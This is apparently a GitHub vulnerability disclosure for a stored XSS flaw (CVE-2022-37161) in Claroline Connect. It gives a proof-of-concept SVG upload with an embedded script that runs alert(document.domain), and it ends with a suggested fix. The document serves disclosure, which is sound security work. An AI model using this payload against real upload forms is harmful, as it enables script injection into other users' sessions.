matthieu-hackwitharts Update svg_xss.md History

1 contributor

16 lines (8 sloc) | 703 Bytes


Stored XSS via SVG file upload (CVE-2022-37161)

Claroline Connect presents a stored xss vulnerability because of the possibility to upload an arbitrary svg file, which is one of the allowed image types. Several upload forms can be used, I've personnally choosed the resource icon upload.

By crafting a svg file which contains some javascript, an attacker can trigger some xss payload.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      alert(document.domain);
   </script>
</svg>
```



Fix suggest : disallow svg file type, and enhance file upload check.